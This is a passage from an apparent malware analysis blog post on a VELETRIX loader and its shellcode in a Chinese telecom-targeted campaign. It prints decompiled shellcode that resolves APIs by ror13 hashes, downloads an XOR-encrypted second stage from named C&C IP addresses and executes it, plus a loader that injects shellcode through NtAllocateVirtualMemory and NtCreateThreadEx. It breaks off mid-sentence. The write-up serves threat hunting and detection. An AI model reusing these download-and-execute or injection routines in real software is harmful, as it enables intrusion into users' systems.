
Below, we can see that the Command and Control server sent a large amount of data to the infected host, reaching **5MB**.

Address A	Address B	Packets	Bytes	Bytes A → B	Bytes B → A
172.21.187.229	62.234.24.38	6,371	5 MB	190 kB	5 MB


This amount of packets is not in vain, basically VELETRIX sends two pieces of information to the Command and Control server as a Beacon:

- The version of the 2nd Loader: **w64**
- The IP address of the Command and Control server: **62.234.24.38**

After sending this beacon, the Command and Control server sent almost *5MB* of encrypted data.




Since we have the logic of the decryption algorithm through an XOR operation with the key **0x99**, I developed a Python script that decrypts the entire *HEX* data block and checks whether the first 16 bytes of the binary refer to the *MZ* and *PE* header. The complete code you can find on my Github.




This way, we extract, decrypt and obtain offline the 2nd stage loaded by *VELETRIX*.

When uploading to *Unpac.me*, we can see in the image below that the decrypted binary is *Packed*, and that *Unpac.me* performed Unpack of this binary, the final format being a *Golang* DLL with the Hash **c9dc947b793d13c3b66c34de9e3a791d96e34639c5de1e968fb95ea46bd52c23**.



When we open this binary in *PEStudio*, we can see that the original name of the binary references a possible *Reverse Shell TCP* for *amd64* processors, as we can see below.




Maybe in the future I'll do an in-depth analysis of this sample, but for now I'll stop here, as this post is already a bit long 🙂

Anyway, I've uploaded this sample to MalwareBazaar so you can download it and run your own analysis. At the end of this post you can get all the links.

With the pattern identified in this lab run, I also developed a Python script that automates the automatic download and decryption routine:


- The script will connect to the C&C server;
- It will send the Beacon for authentication purposes;
- It will download the encrypted 2nd Stage;
- It will decrypt the 2nd Stage, and finally save it to a file for future analysis.

You can use this script to securely download the data from your research host. Below we can see the execution of this script.



Hunting and Analyze other Samples with the same Pattern

Using the patterns identified during this research, I created two *Yara* rules, one for *Loader* and one for Shellcode. When performing the Hunt with the *Shellcode* Yara rule, it was possible to identify two different samples, one identified on *June 17, 2025*, and the other on *April 18, 2025*.



The sample with the hash `a15f30f20e3df05032445697c906c3a2accf576ecef5da7fad3730ca5f9c141c` is the pure shellcode, in which we can observe that it has several primary similarities, identified in the analyzed Shellcode of the DragonClone campaign.

- The same Hashes and their corresponding APIs are resolved;
- The same routine for attempting to obfuscate the IP address through the Stack String (`121.37.80.227`);
- The same routine for storing a Buffer that will contain the 2nd Stage that will be sent by the Command and Control server, decrypting it and executing it in memory.

```
int64_t main_shellcode()

{
    void* rax = ror13_hash_func(LoadLibraryA);
    int32_t var_348;
    __builtin_strncpy(&var_348, "user32.dll", 0xb);
    rax(&var_348);
    int32_t var_338;
    __builtin_strncpy(&var_338, "ws2_32.dll", 0xb);
    rax(&var_338);
    int32_t var_328;
    __builtin_strncpy(&var_328, "msvcrt.dll", 0xb);
    rax(&var_328);
    void* rax_1 = ror13_hash_func(WSAStartup);
    void* rax_2 = ror13_hash_func(WSASocketA);
    void* rax_3 = ror13_hash_func(connect);
    void* rax_4 = ror13_hash_func(send);
    void* rax_5 = ror13_hash_func(VirtualAlloc);
    void* rax_6 = ror13_hash_func(recv);
    void* rax_7 = ror13_hash_func(closesocket);
    void* rax_8 = ror13_hash_func(gethostbyname);
    void* rax_9 = ror13_hash_func(inet_addr);
    void* rax_10 = ror13_hash_func(wsprintfA);
    void* rax_11 = ror13_hash_func(_access);
    void var_268;
    ror13_hash_func(GetTempPathA)(0x80, &var_268);
    int32_t var_360;
    __builtin_strncpy(&var_360, "%s%s%s", 7);
    int32_t var_350;
    __builtin_strcpy(&var_350, "log_de.");
    int32_t arg_10 = 0x676f6c;
    rax_10(&var_268, &var_360, &var_268, &var_350, &arg_10);
    int64_t result = rax_11(&var_268, 0);

    if (result)
    {
        int32_t var_358;
        __builtin_strncpy(&var_358, "w64   ", 7);
        int32_t arg_18;
        __builtin_strncpy(&arg_18, "121.", 5);
        int32_t arg_20;
        __builtin_strncpy(&arg_20, "37.8", 5);
        int32_t var_3a8;
        __builtin_strncpy(&var_3a8, "0.22", 5);
        int32_t var_3a0 = '7';
```

Same ror13 API hashes resolved dynamically

Same information string to send to C&C Server

Same routine to process the C&C's IPv4 Address

```
second_stage_encrypted = VirtualAlloc(0, 0x1c9c380, 0x1000, 0x40);

if (second_stage_encrypted)
{
    int32_t rsi_1 = 0;
    int64_t ptr_second_stage_encrypted = second_stage_encrypted;

    while (true)
    {
        int32_t rax_18 = rax_5(second-stage_encrypted,
            ptr_second_stage_encrypted, 0x64000, 0);

        if (rax_18 < 1)
            break;

        int32_t r8_5 = 0;

        if (rax_18)
        {
            do
            {
                uint64_t rcx_22 = (uint64_t)(r8_5 + rsi_1);
                r8_5 += 1;
                *(uint8_t*)(rcx_22 + second_stage_encrypted) ^= 0x99;
            } while (r8_5 < rax_18);
        }

        rsi_1 += rax_18;
        ptr_second_stage_encrypted =
            (uint64_t)rsi_1 + second_stage_encrypted;
    }

    rax_6(second-stage_encrypted);
    return second_stage_encrypted();
```

Same routine of Download, Decrypt and Execute the 2nd Stage

Now when we analyze the other sample that also matched my Yara rule, the one with Hash `27c04c7d2d6dbbb80247adae62e76dfa43c39c447f51205e276b064555a6eb84`, we can see that it is actually a Loader that loads and executes the decrypted Shellcode in memory.

This Loader loads the decrypted Shellcode into the only *Resource* present in the binary, identified by `ID 101`.

#				Address	Offset	Size
0	RT_RCDATA(10)	101	1033	000000014000f058	8458	056c

Hex | Strings


Address	00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f	Symbols
00000001:4000f058	e9 03 00 00 00 cc cc cc 40 55 53 56 57 41 54 41	.....@USVWATA
00000001:4000f068	55 41 56 41 57 48 8d ac 24 68 fd ff ff 48 81 ec	UAVAWH..$h...H..
00000001:4000f078	98 03 00 00 b9 4c 77 26 07 e8 2e 04 00 00 33 ff	.....Lw&.....3.
00000001:4000f088	c7 45 90 75 73 65 72 48 8b d8 40 88 7d 9a 48 8d	.E.userH..@.}.H.
00000001:4000f098	4d 90 c7 45 94 33 32 2e 64 66 c7 45 98 6c 6c ff	M..E.32.df.E.ll.
00000001:4000f0a8	d3 48 8d 4d a0 c7 45 a0 77 73 32 5f c7 45 a4 33	.H.M..E.ws2_.E.3
00000001:4000f0b8	32 2e 64 66 c7 45 a8 6c 6c 40 88 7d aa ff d3 48	2.df.E.ll@.}...H
00000001:4000f0c8	8d 4d b0 c7 45 b0 6d 73 76 63 c7 45 b4 72 74 2e	.M..E.msvc.E.rt.
00000001:4000f0d8	64 66 c7 45 b8 6c 6c 40 88 7d ba ff d3 b9 29 80	df.E.ll@.}....).
00000001:4000f0e8	6b 00 e8 c5 03 00 00 b9 ea 0f df e0 48 89 45 d0	k...........H.E.
00000001:4000f0f8	e8 b7 03 00 00 b9 99 a5 74 61 4c 8b e8 e8 aa 03	........taL.....
00000001:4000f108	00 00 b9 c2 eb 38 5f 48 8b f0 e8 9d 03 00 00 b9	.....8_H........

The Loader code is very straightforward, without any kind of API obfuscation. Below, you can see the use of standard APIs to load resources.

```
HRSRC hResInfo;
int64_t rdx;
hResInfo = FindResourceA(nullptr, 101, 10);

if (!hResInfo)
{
    printf(&_.rdata, rdx);
    return 1;
}

HGLOBAL hResData;
int64_t rdx_2;
hResData = LoadResource(nullptr, hResInfo);

if (!hResData)
{
    printf(&data_140008017, rdx_2);
    return 1;
}

uint8_t* lpBuffer;
int64_t rdx_3;
lpBuffer = LockResource(hResData);

if (!lpBuffer)
{
    printf(&data_14000802e, rdx_3);
    return 1;
}

uint32_t nNumberOfBytesToWrite;
int64_t rdx_5;
nNumberOfBytesToWrite = SizeofResource(nullptr, hResInfo);

if (!nNumberOfBytesToWrite)
{
    printf(&data_140008045, rdx_5);
    return 1;
}
```

After extracting the Shellcode from the binary's Resource, the Loader will implement three routines:

- Loading of Undocumented APIs required for injection into the Thread;
- Allocation of Memory with Execution permissions to allocate the Shellcode;
- Execution of the Shellcode through a Thread.




```
HANDLE current_proc_handle = GetCurrentProcess();
PVOID buffer_allocated = nullptr;
pNtAllocateVirtualMemory NtAllocateVirtualMemory =
    GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtAllocateVirtualMemory");
pNtCreateThreadEx NtCreateThreadEx =
    GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtCreateThreadEx");
pNtClose NtClose;
int64_t rdx_13;
NtClose = GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtClose");

if (!NtAllocateVirtualMemory || !NtCreateThreadEx || !NtClose)
{
    printf(&data_140008138, rdx_13);
    return 1;
}
```

```
uint64_t RegionSize = (uint64_t)nNumberOfBytesToWrite;
int32_t shellcode_data_allocated = 0x3000;
NTSTATUS rax_17 = NtAllocateVirtualMemory(current_proc_handle, &buffer_allocated,
    0, &RegionSize, 0x3000, PAGE_EXECUTE_READWRITE);

if (rax_17 < STATUS_SUCCESS)
{
    printf(&data_140008168, (uint64_t)rax_17);
    return 1;
}

memcpy(buffer_allocated, resource_data, (uint64_t)nNumberOfBytesToWrite);
shellcode_data_allocated = buffer_allocated;
```

```
HANDLE thread_handle;
NTSTATUS rax_20 = NtCreateThreadEx(&thread_handle, 0x1fffff, nullptr,
    current_proc_handle, shellcode_data_allocated, nullptr, 0, 0, 0, 0, nullptr);

if (rax_20 < STATUS_SUCCESS)
{
    printf(&data_140008190, (uint64_t)rax_20);
    VirtualFree(buffer_allocated, 0, MEM_RELEASE);
    return 1;
}

WaitForSingleObject(thread_handle, 0xffffffff);
VirtualFree(buffer_allocated, 0, MEM_RELEASE);
printf(&data_1400081c0, CloseHandle(thread_handle));
return 0;
```

And finally, we come to the analysis of the Shellcode that will be injected and executed in a Thread. The patterns are literally the same, with only the IPv4 address of the Command and Control server (`156.238.236.130`) being changed.

```
void* rax = shellcode_ror13_func(LoadLibraryA)
int32_t var_348
__builtin_strncpy(dest: &var_348, src: "user32.dll", n: 0xb)
rax(&var_348)
int32_t var_338
__builtin_strncpy(dest: &var_338, src: "ws2_32.dll", n: 0xb)
rax(&var_338)
int32_t var_328
__builtin_strncpy(dest: &var_328, src: "msvcrt.dll", n: 0xb)
rax(&var_328)
void* rax_1 = shellcode_ror13_func(WSAStartup)
void* rax_2 = shellcode_ror13_func(WSASocketA)
void* rax_3 = shellcode_ror13_func(connect)
void* rax_4 = shellcode_ror13_func(send)
void* rax_5 = shellcode_ror13_func(VirtualAlloc)
void* rax_6 = shellcode_ror13_func(recv)
void* rax_7 = shellcode_ror13_func(closesocket)
void* rax_8 = shellcode_ror13_func(gethostbyname)
void* rax_9 = shellcode_ror13_func(inet_addr)
void* rax_10 = shellcode_ror13_func(wsprintfA)
void* rax_11 = shellcode_ror13_func(_access)
void var_268
shellcode_ror13_func(GetTempPathA)(0x80, &var_268)
int32_t var_360
__builtin_strncpy(dest: &var_360, src: "%s%s%s", n: 7)
int32_t var_350
__builtin_strcpy(dest: &var_350, src: "log_de.")
int32_t arg_10 = 0x676f6c
rax_10(&var_268, &var_360, &var_268, &var_350, &arg_10)
int64_t result = rax_11(&var_268, 0)

if (result.d != 0)
    int32_t var_358
    __builtin_strncpy(dest: &var_358, src: "w64   ", n: 7)
    int32_t arg_18
    __builtin_strncpy(dest: &arg_18, src: "156.", n: 5)
    int32_t arg_20
    __builtin_strncpy(dest: &arg_20, src: "238.", n: 5)
    int32_t var_3a8
    __builtin_strncpy(dest: &var_3a8, src: "236.", n: 5)
    int32_t var_3a0 = '130'
```

The same pattern is also observed in the 2nd Stage receiving, decryption and execution routine, as we can see below.

```
second_stage_encrypted_addr = VirtualAlloc(0, 0x1c9c380, 0x1000, 0x40)

if (second_stage_encrypted_addr != 0)
    int32_t rsi_1 = 0
    int64_t second_stage_encrypted_addr_1 = second_stage_encrypted_addr

    while (true)
        int32_t rax_16 = recv(second_stage_encrypted_addr_2,
            second_stage_encrypted_addr_1, 0x64000, 0)

        if (rax_16 s< 1)
            break

        int32_t r8_5 = 0

        if (rax_16 != 0)
            do
                uint64_t rcx_22 = zx.q(r8_5 + rsi_1)
                r8_5 += 1
                *(rcx_22 + second_stage_encrypted_addr) ^= 0x99
            while (r8_5 u< rax_16)

        rsi_1 += rax_16
        second_stage_encrypted_addr_1 =
            zx.q(rsi_1) + second_stage_encrypted_addr

    rax_4(second_stage_encrypted_addr_2)
    return second_stage_encrypted_addr()
```


All these analysis of samples that matched my Yara rule lead me to believe that this Shellcode is indeed part of some *OST* (*Offensive Security Tool*), like the *VShell* pointed out in the Seqrite report. But, most importantly, they are probably samples from the same Threat Actor. So, let's analyze the infrastructure identified so far.

Analysis of C&C Infraestrutucture


Well, by now you may be wondering, how certain can we be of attributing this campaign? Well, in fact, just the fact that one of the largest telecommunications companies in China is the target of this campaign may not be enough. However, when we analyze the *IPv4* 